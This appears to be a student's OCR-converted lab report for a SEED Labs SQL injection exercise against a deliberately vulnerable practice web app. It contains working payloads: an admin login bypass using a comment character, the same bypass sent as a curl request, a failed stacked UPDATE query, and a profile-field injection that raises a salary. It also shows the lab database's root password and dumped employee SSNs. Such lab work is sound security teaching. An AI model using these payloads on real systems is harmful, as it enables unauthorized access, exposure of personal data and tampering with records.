
<u>LAB 4 – SQL INJECTION</u>

<u>TASK 1</u>



```
mysql> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| credential      |
+----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

We found Alice profile information by logging into SQL with

`$ mysql -u root -pseedubuntu`

Then retrieved the Users database with

`mysql> use Users;`


Then had the tables of Users shown by

`mysql> show tables;`

We then got Alice profile information by using the following query:

`select * from credential where name=’Alice’`

TASK 2.1




Employee Profile Login

USERNAME 'or Name like 'admin';

'or Name like 'admin';#

PASSWORD Password

Login



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


We were able to successfully log into the admin account without knowing the password with the by typing in **`‘Or Name like ’admin’;#`**
admin is our given argument which is the username and the hashtag comments out what is required afterwards, allowing us to skip the password

TASK 2.2


Using the HTTP request

```
$ curl
'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%2like+%27admin%27%3B%23&Password='
```


We got the following by running the HTTP request using the command line.



```
[11/07/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27or+Name+
like+%27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu opt
ions for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a da
rk table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login
 message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding it
ems as required.
-->
```



```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px
; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
</li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li
></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
```




```
></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1>
<hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope=
'col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th
><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Ad
dress</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10
000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><
th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></
td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</
td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th sc
ope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><t
d></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>4
3254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
```

TASK 2.3

What should be ideal for this to work:


```
select * from credentials where username = ' ' or Name = 'admin';
update credential set eid=000001 where Name='Alice'; # and Password =
"….";
```

However, it didn't work because the query is takes only one SQL statement at a time. Hence, injecting two statements did not create a valid SQL statement, so it was rejected with the following error.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set eid=000001 where Name='Alice';#' and Password='da39a3ee5e6' at line 3]\n


TASK 3.1



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	


Edit page: **http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php**



Alice's Profile Edit

NickName	', salary='999999' wh
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

', salary='999999' where EID='1000...




Alice Profile

Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	

